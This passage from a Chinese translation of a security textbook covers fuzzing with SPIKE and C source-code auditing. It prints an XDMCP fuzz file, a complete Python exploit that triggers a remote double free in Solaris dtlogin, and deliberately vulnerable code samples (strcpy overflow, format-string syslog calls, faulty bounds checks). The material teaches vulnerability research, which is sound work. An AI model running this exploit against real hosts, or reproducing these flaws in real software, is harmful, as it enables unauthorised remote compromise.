应该注意的是，通过使用 ELF 和 DLL 注入法，甚至都不用修改客户端。你通常可以在客户端 hook 某些函数调用，这将允许你查看和操纵客户端即将发送的数据。特别是一些网络游戏协议（Quake，Half-Life，Unreal 和其它的）为了阻止欺诈者，通常采用分层保护措施，这时，这个方法[译者注：这里是指用 ELF 和 DLL 注入法]就能派上用场了。

15.4.3 带动态分析的 Fuzzing

动态分析（调试目标程序像你 Fuzz 它那样）提供了很多有用的数据，你可以用它“指导”Fuzzer。例如，RPC 程序通过使用 xdr_string，sdr_int 或类似的函数调用，从你提供的数据块中展开变量。通过 hook 这些例程，你可以了解程序期望从你的数据块中得到何种数据；另外，你可以在程序执行时跟踪分析，了解它执行了哪些代码，如果没有执行某个代码路径，你可能会发现其中的原因。例如，程序里可能有一个比较，但每次比较的结果基本上是一样的。这类分析还不太成熟，但很多人为更全面更智能的下一代 Fuzzer，正在马不停蹄的前行。

15.5 SPIKE

到目前为止，你应该对 Fuzzer 有了大概的了解。在这节，我们剖析一个 Fuzzer，并通过实例来验证优秀的 Fuzzer 的有效性—即使是碰到稍微复杂的协议。我们选择的 Fuzzer 称为 SPIKE，你可以遵循 GNU 公共许可证从 www.immunitysec.com 下载它。

15.5.1 什么是 SPIKE？

SPIKE 使用了 Fuzzer 中独特的、被称为 spike 的数据结构。对于那些你熟悉的编译理论来说，spike 为记住数据块所做的尝试与一遍汇编器必须做的事情类似。这是因为 SPIKE 本质上把数据块组合在一起，并在内部记录其长度。

我们通过一些例子演示 SPIKE 是怎么工作的。SPIKE 是用 C 写的，所以下面的例子也用 C。从高层来看，基本的数据段描述和下面的代码类似。数据缓冲区最初是空。

```
Data: <>

s_binary("00 01 02 03"); //push some binary data onto the spike

Data: <00 01 02 03>

s_block_size_big-endian_word("Blockname");

Data: <00 01 02 03 00 00 00 00>
```

我们在缓冲区为 big-endian word 保留了 4 字节的空间。

s_block_start("Blockname");

Data: <00 01 02 03 00 00 00 00>

在这里，我们压入 SPIKE 的字节数多于 4 个：

s_binary("05 06 07 08");

Data: <00 01 02 03 00 00 00 00 05 06 07 08>

注意上面块的结尾，the 4 gets inserted as the size of the block.

s_block_end("Blockname");

Data: <00 01 02 03 00 00 00 04 05 06 07 08>

这是个很简单的例子，但通过例子我们可以发现这种数据结构—可以返回并填充大小—对 SPIKE Fuzzer 创作包来说很关键。SPIKE 也提供例程来“整理”（从内存获取数据结构，为了网络传输的目的而把它格式化）网络协议中发现的多种数据结构。例如，字符串通常被表示为：

<length in big-endian word format> <string in ascii format> <null zero>
<padding to next word boundary>

同样，整数也能被表示成多种格式和多种 endian，SPIKE 包含的例程将把它们转换成需要的形式。

15.5.2 为什么用 SPIKE 数据结构模仿网络协议？

用 SPIKE（或类似于 SPIKE 的 API）模仿网络协议有很多好处。SPIKE API 以线性形式表示网络协议，因此可以把网络协议描述成一系列未知的二进制数据、整数、长度值和字符串。SPIKE 可以自始至终地循环这个协议，依次 Fuzz 协议中的整数、长度或字符串。在 Fuzz 字符串的时候，可以封装块的长度，并改变字符串来反映当前块的长度。

相对 SPIKE 来说，传统的做法是预先计算大小，或采用函数的方式（实际的客户端也这么做）写这个协议。但这样会花更多的时间，并且也没有考虑通过 Fuzzer 容易地访问每个字符串。

15.5.2.1 SPIKE 包括多种程序

为了支持不同的协议，SPIKE 包括多个简单的 Fuzzer，其中最值得关注的是 MSRPC 和 SunRPC。除此之外，在测试普通的 TCP 或 UDP 连接时，可以使用通用的 Fuzzer。如果你

想 Fuzzing 一些新的协议，可以参考这些已有的 Fuzzer。SPIKE 支持最好的协议当属 HTTP，SPIKE 的 HTTP Fuzzer 在主流 Web 服务器上几乎都发现过错误，如果你想 Fuzz Web 服务器或 Web 服务器的组件，SPIKE 无疑是一个很好的选择。

我们期待成熟的 SPIKE（到 2003 年 8 月，SPIKE 就 2 周岁了）可以集成运行时分析，并加上对附加数据和协议的支持。

15.5.2.2 SPIKE 示例：dtlogin

SPIKE 比较难上手，但在有经验的用户手里，甚至那些从来没有被代码审阅者发现的错误，也能被 SPIKE 轻松找到。

例如，大多数 Unix 工作站都支持的 XDMCPD 协议。尽管在很多情况下，SPIKE 用户可能会试着手动反汇编协议，但在这种情况下，我们只需用 Ethereal 剖析这个协议。Ethereal 是一个免费的网络协议分析工具（www.ethereal.com），如图 15.1 所示。




图 15.1 剖析 X-query 的 Ethereal 快照

```
making this a SPIKE file results in the following:
```

```
//xdmcp_request.spk
//compatable with SPIKE 2.6 or above
//port 177 UDP
//use these requests to crash it:
//[dave@localhost    src]$    ./generic_send_udp    192.168.1.104    177
~/spikePRIVATE/xdmcp_request.spk 2 28 2
//[dave@localhost    src]$    ./generic_send_udp    192.168.1.104    177
~/spikePRIVATE/xdmcp_request.spk 4 19 1

//version
s_binary("00 01");
//Opcode (request=07)
//3 is onebyte
//5 is two byte big endian
s_int_variable(0x0007,5);
//message length
//s_binary("00 17 ");
s_binary_block_size_halfword_bigendian("message");
s_block_start("message");
//display number
s_int_variable(0x0001,5);
//connections
s_binary("01");
//internet type
s_int_variable(0x0000,5);
//address 192.168.1.100
//connection 1
s_binary("01");
//size in bytes
//s_binary("00 04");
s_binary_block_size_halfword_bigendian("ip");
//ip
s_block_start("ip");
s_binary("c0 a8 01 64");
s_block_end("ip");
//authentication name
//s_binary("00 00");
s_binary_block_size_halfword_bigendian("authname");
s_block_start("authname");
s_string_variable("");
s_block_end("authname");

//authentication data
s_binary_block_size_halfword_bigendian("authdata");
```

```
s_block_start("authdata");
s_string_variable("");
s_block_end("authdata");
//s_binary("00 00");
//authorization names (2)
//3 is one byte
s_int_variable(0x02,3);

//size of string in big endian halfword order
s_binary_block_size_halfword_bigendian("MIT");
s_block_start("MIT");
s_string_variable("MIT-MAGIC-COOKIE-1");
s_block_end("MIT");



s_binary_block_size_halfword_bigendian("XC");
s_block_start("XC");
s_string_variable("XC-QUERY-SECURITY-1");
s_block_end("XC");



//manufacture display id
s_binary_block_size_halfword_bigendian("DID");
s_block_start("DID");
s_string_variable("");
s_block_end("DID");

s_block_end("message");
```

对这个文件，我们重点要关注的是它基本上直接拷贝了 Ethereal 剖析的结果。我们保留了协议的结构，但为了使用方便，把它展平了。当 SPIKE 运行这个文件的时候，它将渐进地生成改进后的 xdmcp 请求包，并把它们发送给目标系统。在某些 Solaris 上，服务器程序在我们的控制下将两次 free()同一缓冲区，这是典型的 double free 错误，可以利用它获得远程服务器的控制。因为许多 Unix（如 AIX、Tru64、Irix 和其它包括 CDE 的 UNIX）都包括 dtlogin（有问题的程序），有理由相信这个漏洞的攻击代码将通吃这些平台，花一小时得到这样的结果，还不算太差。

下面的.spk 是一个 SPIKE 文件，它比前面的例子要复杂一些，但总得来说，不算难理解，因为这个协议大家多少都了解一点。像你看到的那样，多个块彼此交织在一起，SPIKE 将根据需要来更新大小（长度）。发现这个漏洞不需要读源码，更不需要深入分析协议，它实际上是由 Ethereal 剖析器自动生成的。

我们把这个攻击总结一下：

```
#!/usr/bin/python
#Copyright: Dave Aitel
```

```
#license: GPLv2.0
#SPIKEd! :>
#v 0.3 9/17.02

import os
import sys
import socket
import time


#int to intelordered string conversion
def intel_order(myint):
    str=""
    a=chr(myint % 256)
    myint=myint >> 8
    b=chr(myint % 256)
    myint=myint >> 8
    c=chr(myint % 256)
    myint=myint >> 8
    d=chr(myint % 256)

    str+="%c%c%c%c" % (a,b,c,d)

    return str

def sun_order(myint):
    str=""
    a=chr(myint % 256)
    myint=myint >> 8
    b=chr(myint % 256)
    myint=myint >> 8
    c=chr(myint % 256)
    myint=myint >> 8
    d=chr(myint % 256)

    str+="%c%c%c%c" % (d,c,b,a)

    return str

#returns a binary version of the string
def binstring(instring,size=1):
    result=""
    #erase all whitespace
    tmp=instring.replace(" ","")
```

```
    tmp=tmp.replace("\n","")
    tmp=tmp.replace("\t","")

    if len(tmp) % 2 != 0:
        print "tried to binstring something of illegal length"
        return ""

    while tmp!="":
        two=tmp[:2]
        #account for 0x and \x stuff
        if two!="0x" and two!="\\x":
            result+=chr(int(two,16))
        tmp=tmp[2:]

    return result*size

#for translation from .spk
def s_binary(instring):
    return binstring(instring)

#overwrites a string in place...hard to do in python
def stroverwrite(instring,overwritestring,offset):
    head=instring[:offset]
    #print head
    tail=instring[offset+len(overwritestring):]
    #print tail
    result=head+overwritestring+tail
    return result

#let's not mess up our tty
def prettyprint(instring):
    tmp=""
    for ch in instring:
      if ch.isalpha():
          tmp+=ch
      else:
          value="%x" % ord(ch)
          tmp+="["+value+"]"

    return tmp

#this packet contains a lot of data
packet1=""
packet1+=binstring("0x00 0x01 0x00 0x07 0x00 0xaa 0x00 0x01 0x01 0x00")
```

```
packet1+=binstring("0x00 0x01 0x00 0x04 0xc0 0xa8 0x01 0x64 0x00 0x00
0x00 0x00 0x02 0x00")
packet1+=binstring("0x80")

#not freed?
packet1+=binstring("0xfe 0xfe 0xfe 0xfe ")
#this is the string that gets freed right here
packet1+=binstring("0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xfe 0xf1
0xf2 0xf3")

packet1+=binstring("0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa
0xaa 0xff")

#here is what is actually passed into free() next time
#i0
packet1+=sun_order(0xfefbb5f0)

packet1+=binstring("0xcf 0xdf 0xef 0xcf ")

#second i0 if we pass first i0
packet1+=sun_order(0x51fc8)

packet1+=binstring("0xff 0xaa 0xaa 0xaa")

#third and last
packet1+=sun_order(0xffbed010)


packet1+=binstring("0xaa 0xaa 0xaa 0xaa 0xaa 0xaa 0xaa")
packet1+=binstring("0xff 0x5f 0xff 0xff 0xff 0x9f 0xff 0xff 0xff 0xff
 0xff 0xff 0xff 0xff")
packet1+=binstring("0xff 0x3f 0xff 0xff 0xff 0xff 0xff 0xff 0xff 0xff
 0xff 0xff 0xff 0xff")
packet1+=binstring("0xff 0xff 0xff 0x3f 0xff 0xff 0xff 0x2f 0xff 0xff
 0x1f 0xff 0xff 0xff")
packet1+=binstring("0xff 0xfa 0xff 0xfc 0xff 0xfb 0xff 0xff 0xfc 0xff
 0xff 0xff 0xfd 0xff")
packet1+=binstring("0xf1 0xff 0xf2 0xff 0xf3 0xff 0xf4 0xff 0xf5 0xff
 0xf6 0xff 0xf7 0xff")
packet1+=binstring("0xff 0xff 0xff ")
#end of string
packet1+=binstring("0x00 0x13 0x58 0x43 0x2d 0x51 0x55 0x45 0x52 0x59
 0x2d")
packet1+=binstring("0x53 0x45 0x43 0x55 0x52 0x49 0x54 0x59 0x2d 0x31
```

```
 0x00 0x00 ")


#this packet causes the memory overwrite
packet2=""
packet2+=binstring("0x00 0x01 0x00 0x07 0x00 0x3c 0x00 0x01")
packet2+=binstring("0x01 0x00 0x00 0x01 0x00 0x04 0xc0 0xa8 0x01
0x64 0x00 0x00 0x00 0x00")
packet2+=binstring("0x06 0x00 0x12 0x4d 0x49 0x54 0x2d 0x4d 0x41
0x47 0x49 0x43 0x2d 0x43")
packet2+=binstring("0x4f 0x4f 0x4b 0x49 0x45 0x2d 0x31 0x00 0x13
0x58 0x43 0x2d 0x51 0x55")
packet2+=binstring("0x45 0x52 0x59 0x2d 0x53 0x45 0x43 0x55 0x52
0x49 0x54 0x59 0x2d 0x31")
packet2+=binstring("0x00 0x00")


class xdmcpdexploit:
    def __init__(self):
        self.port=177
        self.host=""
        return

    def setPort(self,port):
        self.port=port
        return

    def setHost(self,host):
        self.host=host
        return


    def run(self):
        #first make socket connection to target 177
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.connect((self.host, self.port))
        #sploitstring=self.makesploit()
        print "[*] Sending first packet..."
        s.send(packet1)
        time.sleep(1)
        print "[*] Receiving first response."
        result = s.recv(1000)
        print "result="+prettyprint(result)
        if prettyprint(result)=="[0][1][0][9][0][1c][0][16]No[20]valid[20]
```

```
authorization[0][0][0][0]":
          print "That was expected. Don't panic. We're not valid ever. :>"
       s.close()

       s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
       s.connect((self.host, self.port))
       print "[*] Sending second packet"
       s.send(packet2)
       #time.sleep(1)
       #result = s.recv(1000)
       s.close()
       #success
       print "[*] Done."



#this stuff happens.
if __name__ == '__main__':

   print "Running xdmcpd exploit v 0.1"
   print "Works on dtlogin Solaris 8"
   app = xdmcpdexploit()
   if len(sys.argv) < 2:
      print "Usage: xdmcpx.py target [port]"
      sys.exit()

   app.setHost(sys.argv[1])
   if len(sys.argv) == 3:
      app.setPort(int(sys.argv[2]))

   app.run()
```

15.6 其它的 Fuzzer

市面上很快就会出现新的 Fuzzer，Hailstorm 和 eEye 的 CHAM 是商业 Fuzzer。如果你想进一步了解 Fuzzer，Greg Hoglund 在 Blackhat 上演示的幻灯片值得一读。现在有很多人开始模仿 SPIKE 数据结构，写属于自己的 Fuzzer。如果你也有此打算，建议使用 Python（如果重写 SPIKE，毫无疑问会选 Python）。此外，你可以在 BlackHat 文集中找到很多有关 SPIKE 的讨论。

15.7 结论

在一章之中很难展现 Fuzzing 的魔力—这一点无容置疑。但我们希望你能熟悉更多的 Fuzzer，乃至动手写一个，或扩展你现在所用的 Fuzzer，这样的话，你可能会在巨大的、有着无数复杂协议的程序里突然发现简单的 clear-stack 溢出，这有点类似于在海滩上随意漫步却发现了一颗璀璨的红宝石。

16
源码审计：在 C-Based 语言里寻找漏洞

在软件里寻找漏洞的方法有很多，但综合而言，最有效的当数源码审计。现在有很多软件是开源的，而且有些操作系统厂商也有条件的共享部分源码。有了源码，再辅以经验，在软件中快速找出明显／复杂的问题是可能的。虽然在一般情况下，二进制审计也可行，但如果有源码，审计会变得更容易。本章将介绍怎样审计 C-based 源码里存在的简单／复杂的漏洞，主要精力放在检测内存破坏漏洞上。

审计源码的人都有他／她们这样做的理由。尽管大部分人仅仅希望程序可以安全运行，但对某些人来说，源码审计他们工作的一部分，而对另外一些人来说则纯粹是业余爱好；当然也有人通过审计源码来寻找入侵系统的方法。不管出于什么理由，对审计来说，源码审计已被证明是寻找漏洞最好的方法。如果可以访问源码，就尽情的享用吧。

发现漏洞和利用漏洞哪个更困难？这样的争论一直到现在都没有定论。对有源码的人来说，某些漏洞是显而易见的，但在实际环境中，它们却几乎是不可利用的；然而，从另一方面来说，要更通用一些。以我看，漏洞研究中的瓶颈是发现的漏洞的质量而不是它们的攻击代码。

有些漏洞可以被快速识别和利用，而有些漏洞甚至有人指出它们时，仍难以辨别。不同的软件提供的困难级别和挑战各不相同，不容置疑的是，的确有很多很差劲的软件，但同时也有很多非常安全的开源软件。

成功的发现漏洞是建立在识别和理解的基础上。不同程序中的漏洞表面看起来似乎毫不相关，但背后却有着千丝万缕的联系；如果你在某个程序中发现一个漏洞，将是非常好的机会，因为其它的程序可能犯同样的错误。当然，要想更仔细的查找问题就需要深入了解程序了，而这个范围比任何一个函数涉及的范围都要大。深入了解目标程序对我们的审计非常有帮助。

情形似乎很公平，因为和前几年相比，现在有更多的人从事源码审计工作，随着时间的推移，许多明显的错误会被发现。开发者也会变得更有安全意识，很少再犯错误。新发行软件里的小错误可能被迅速发现，而漏洞研究者则猛扑过去。我们可以很容易地推断出，随着时光的流逝，漏洞研究会变得更加困难。不过从另一方面说，新的代码正在源源不断产生，新的错误类型偶尔被揭露。所以我们应该坚信，每个重要的软件都有漏洞，而发现它们是如此简单。

16.1 工具

如果你仅用文本编辑器和 grep 武装自己，那么源码审计将是一件非常痛苦的事。但幸运的是，有很多非常好的工具可以帮助我们。这些工具一般用于辅助软件开发，但它们在源码审计方面也有上佳的表现。审计小程序时一般不需要特殊的工具，但对于包含多个文件和目录的大型程序来说，这些工具就非常有帮助了。

16.1.1 Cscope

Cscope 是一个源码阅读工具，对审计大型源码树非常有帮助。它最早由贝尔实验室开发，在 BSD 的许可证下由 SCO 提供给公众。我们在本书的网站提供它的拷贝。www.wiley.com/compbooks/koziol。

Cscope 可以定位定义的符号，或在其它数据中引用给定符号名。它也能定位所有给定函数的调用，或定位所有函数调用的函数。在运行时，Cscope 首先会生成一个符号和引用的数据库，这个数据库可以重复使用。它能容易的处理源码对整个操作系统 and can make searching for specific vulnerability types across a large code base much easier. 即使缺乏支持，它也能在每个 Unix 变种上运行，目前已有编译好的 Windwos 版本。Cscope 对审计的作用是无法衡量的，许多安全研究者经常使用它。

许多编辑器默认支持 Cscope，如 Vim 和 Emacs，可以从内部调用它。

16.1.2 Ctags

Ctags 特别适合在大型代码库里定位语言标记（符号）。在使用 Ctags 之前，应该先用 Ctags 扫描目标文件，它会为我们生成包含目标文件语言标记定位信息的文件。许多编辑器都支持这种标记文件，你可以用自己喜爱的编辑器+Ctags 轻松浏览源码。Ctags 支持多种语言，其中包括最重要的 C 和 C++。Ctags 的特征之一，是它具有通过光标快速转到高亮标记的能力，然后返回到以前的定位或去标记栈上较远的位置。这允许你象执行流程那样浏览源码。可以在 www.wiley.com/compbooks/koziol 下载 Ctags；另外，许多 Linux 发行版提供编译好的版本。

16.1.3 编辑器

常用的文本编辑器和用于阅读源码的编辑器在易用性方面有较大差异。某些编辑器的特征有利于程序开发和源码审计，使之成为我们的选择。例如—Vim（vi 的增强版本）和 Emacs—除了提供方便的编辑和搜索功能外，还提供了一些增强功能。如括号匹配，快速定位开 / 闭括号的另一半。在审计带多个括号的表达式时，这样的功能非常有用。

如何选择文本编辑器，每个人都有自己的想法。尽管某些编辑器的确比其它的要好一些，

但在选择时，主要应该考虑熟悉程度和易用性。

16.1.4 Cbrowser

许多工具都提供和 Cscope、Ctags 类似的功能。例如 Cbrowser，为 Cscope 提供了图形化的界面，那些习惯在 GUI 下审计源码的人可以试一下。

16.2 自动源码分析工具

有些工具尝试对源码进行静态分析，自动找到漏洞。这种愿望是良好的，但大部分产品只能供初学者使用，而且直到现在，也没有一个能够代替有经验的审计者。许多大型软件厂商在把测试代码转为产品代码前，会用静态分析工具检测漏洞；然而，这些工具有明显不足，不能发现复杂的漏洞；尽管如此，它们在审计大的、没有进行过审计的源码树方面还是有一些帮助的。

Splint 是一个静态分析工具，用于检测 C 程序里的安全问题。Splint 通过在程序中插入注解的方式，可以执行相对较强的安全检查。这个分析引擎在过去已经展示出其检测安全问题的能力，例如自动发现 BIND TSIG 溢出（虽然在知道这个漏洞之后）。尽管 Splint 在处理大的、复杂的源码树方面有些问题，但仍值得一试。它由 Virginia 大学开发，可以在 www.splint.org/找到。

CQual 是一个增加评价注解到 C 源码的应用程序。它扩展标准 C 类型限定词，添加象 tainted 这样有逻辑判断变量的类型限定词，哪些限定词没有被明确地定义。CQual 可以检测某些漏洞，如格式化串；然而，和手工分析相比，它不能发现更复杂的问题。CQual 由 Jeff Foster 所写，可在 www.wiley.com/compbooks/koziol 下载。

其它的工具，如 Secure Software 提供的 RATS，可以定位简单的、过时的漏洞。一些错误用静态分析可能会更好检测，一些其它的公开可用的工具自动检测潜在的格式化串漏洞。

一般来说，当前缺乏实用的静态分析工具，现有的静态分析工具对复杂的漏洞无能为力。上面介绍的几个对初学者来说可能会有些用处，但严谨的审计者都已经远离这些工具可以检测的漏洞了。

16.3 方法论

在没有计划的情况下审计程序，审计者可能（虽然这种可能性微乎其微）会有所收获；但这种情形仅仅出现在他们在恰当的时候读了恰当的代码，又恰恰看到以前忽略的内容。如果想在程序中寻找漏洞，或想找出目标程序中所有的漏洞（这应该是专业的源码审计），那你需要有明确的方法论来做指导。什么方法论？要视目标程序和要寻找的漏洞而定。我们在这里简要介绍一些常见的审计源码的方法。

16.3.1 自顶向下（明确的）的方法

在自顶向下的方法中，审计者不需要深入了解目标程序。例如，审计者为了找出影响 syslog 函数的格式化串漏洞，只需搜索整个源码树，而不必逐行阅读源码。这个方法的优点是效率较高，因为它不要求审计者深入了解目标程序；但这个方法也有缺点，比如说那些需要深入了解目标程序上下文才能发现的漏洞、跨越多段代码的漏洞都有可能被遗漏。自顶向下的方法比较适合寻找那些只读一行代码就能轻松识别的漏洞；而那些需要深入了解目标程序才能找到的漏洞，用其它的方法会好一些。

16.3.2 自底向上的方法

在自底向上的方法中，审计者需要阅读大部分的源码来了解程序的内部工作机理。在这个方法中，一般是从 main 函数开始，从进入点一路读到退出点，从而对程序有一个全面的了解。尽管这个方法需要大量的时间，但能全面了解程序，有可能发现更多更复杂的漏洞。

16.3.3 混合法（Selective Approach）

前面介绍的两个方法都有些问题，而这些问题将妨碍我们及时有效的发现错误。然而，如果把这两个方法结合起来，效果会更好一些。通常来说，任何代码库都有死代码（译者注：运行中基本或完全不会被执行的代码），而且它们在代码库中占有相当大的比例。在死代码中寻找漏洞是劳而无功的，因为在实际环境中，它们几乎不会被触发。例如，在分析 Web server（属主为 root 的）的配置程序时，代码里存在的缓冲区溢出就算不上真正的漏洞。为了节省时间，提高效率，审计那些最有可能包含安全问题、而又可以被利用的代码段会更有意义。

在混合法中，审计者先通过输入 attacker-defined 来定位可疑代码，然后把大部分精力放在小范围代码段上；当然，全面了解代码的关键部分也非常有用。如果你不知道正在审计的代码段在做什么或它适合程序的哪个地方，那你应该花些时间来了解它的上下文，只有这样，你才不会在毫无益处的审计上浪费时间。没有什么比在死代码里或你不能控制输入的情形中发现严重的漏洞，更让人垂头丧气了。

通常，大多数成功的审计都选用混合法。混合法通常是寻找漏洞最有效的方法之一。

16.4 漏洞分类

把常见的或不常见的错误分类有很多好处。虽然下面列的不是很全面，但应该包括了大部分分类。按以往的趋势，每隔几年就会出现新的错误类型，与之相关的大部分漏洞会被立即发现，而剩下的则会随着时间的推移逐渐浮出水面，关键在于怎样寻找它们。

16.4.1 普通逻辑错误

虽然普通逻辑错误不太起眼，但却是诸多问题的根源。为了在程序的设计逻辑中发现可能导致安全条件（condition）缺陷的问题，必须深入了解程序的内部结构。理解内部结构、应用程序的特定类、和在它们可能被滥用情况下进行头脑风暴，都会对我们有所帮助。例如，如果程序使用普通的缓冲区结构或字符串类，深入理解程序可以使我们找出程序中错用或有问题的结构成员或类的位置。当审计一个相当安全的和已经仔细审计过的程序时，接下来应该做的是搜寻普通逻辑错误。

16.4.2 （几乎）灭绝的错误分类

5 年前在开源软件里经常可以看到的漏洞，现在几乎灭绝。这类漏洞通常是那些没有限制内存拷贝的函数引起的，如 strcpy，sprintf，和 strcat。今天，虽然这些函数依然存在，但程序员基本上都在保证安全的前提下使用它们。在历史上，经常能看到错用这些函数导致的缓冲区溢出，但现在已很少见了。

strcpy，sprintf，strcat，gets 和类似的函数没有目标缓冲区大小的概念。如果我们适当分配目标缓冲区，或在拷贝数据之前检查输入数据的大小，那么安全使用大部分的函数是可能的。然而，如果没有进行正确的安全检查，这些函数就是潜在的安全风险。我们对这些函数的安全问题已经有强烈的意识，例如，sprintf 和 strcpy 的 man 手册中提到，在调用这些函数之前不进行边界检查是危险的。

1998 年，在 University of Washington IMAP server 里发现的溢出，为这类漏洞提供了实例。这个漏洞影响 authenticate 命令，其原因是在没有进行边界检查的情况下把字符串拷贝到栈缓冲区。

```
char tmp[MAILTMPLEN];
AUTHENTICATOR *auth;
                        /* make upper case copy of mechanism name */
ucase (strcpy (tmp,mechanism));
```

把输入字符串转换成大写字母，在以前，为破解者提供了有趣的机会，然而，如今它已不再重要。修补这类漏洞只需检查输入字符串的大小，拒绝接受太长的字符串就可以了。

```
                        /* cretins still haven't given up */
if (strlen (mechanism) >= MAILTMPLEN)
  syslog (LOG_ALERT|LOG_AUTH,"System break-in attempt, host=%.80s",
          tcp_clienthost ());
```

16.4.3 格式化串

格式化串问题在 2000 年的某个时候浮出水面，在过去的几年中，人们发现了多个与之

相关的严重漏洞。格式化串错误基于攻击者能控制传递给接受 printf 类型参数的格式化串函数（包括 *printf，syslog，和类似的函数）。如果攻击者能控制格式化串，他/她就能传递将导致内存破坏和执行任意代码的格式符。这些漏洞的利用，在很大程度取决于前面提过的晦涩的%n 格式符。

在审计过程中很容易发现格式化串问题。仅通过限制函数接受 printf 类型参数的数量，识别对这些函数的调用，验证攻击者是否能够控制格式化串就足够了。例如，下列可利用的和不可利用的 syslog 调用，看起来明显不同。

可利用的

```
syslog (LOG_ERR, string);
```

不可利用的

```
syslog (LOG_ERR, "%s", string);
```

如果攻击者可以控制 string，“可利用的”例子就可能存在安全风险。在实际的审计过程中，你必须找出数据的来源，通过一些函数验证格式化串漏洞是否存在。因为有些程序使用自定义的 printf-like 函数，因此，我们的审计应该不仅仅局限于一小撮最容易出问题的函数。对格式化串的审计可以按标准行事，有可能能自动检测它们是否存在。

格式化串错误通常出现在 logging code 里。经常可以看到传给 logging 函数的格式化串常量，没想到会输入复制到缓冲区，并以可利用的方式传给 syslog。下列的例子，说明 logging 代码里的格式化串漏洞：

```
void log_fn(const char *fmt,...) {

    va_list args;
    char log_buf[1024];

    va_start(args,fmt);

    vsnprintf(log_buf,sizeof(log_buf),fmt,args);

    va_end(args);

    syslog(LOG_NOTICE,log_buf);

}
```

最早的格式化串漏洞是在 wu-ftpd server 里发现的，接着，在其它的程序里也发现了它们的身影。然而，因为通过审计可以轻易发现这类漏洞，所以很快它们就从绝大多数的开源软件里销声匿迹了。

16.4.4 错误的边界检查

程序员在设计程序时，一般都会进行边界检查，但很多时候，这些检查比较简单，甚至没有真正完成。虽说不正确的检查和不做检查是有区别的，但结果都一样。执行边界检查而没有正确完成属于逻辑错误。除非深入分析边界检查的代码，否则很难发现这类问题。换句话说，不要因为程序执行了边界检查，就假定它是安全的；正确的做法应该是，在审计其它代码之前，先验证这些检查是否正确完成。

2003 年的早些时候，ISS X-Force 发现的 Snort RPC 预处理程序错误就是没有正确进行边界检查的例子。下面是在 Snort 内发现的有问题的代码段。

```
while(index < end)
{
        /* get the fragment length (31 bits) and move the pointer to the
           start of the actual data */
        hdrptr = (int *) index;

        length = (int)(*hdrptr & 0x7FFFFFFF);

        if(length > size)
        {
            DebugMessage(DEBUG_FLOW, "WARNING: rpc_decode calculated bad "
                    "length: %d\n", length);
            return;
        }
        else
        {
            total_len += length;
            index += 4;
            for (i=0; i < length; i++,rpc++,index++,hdrptr++)
               *rpc = *index;
        }
}
```

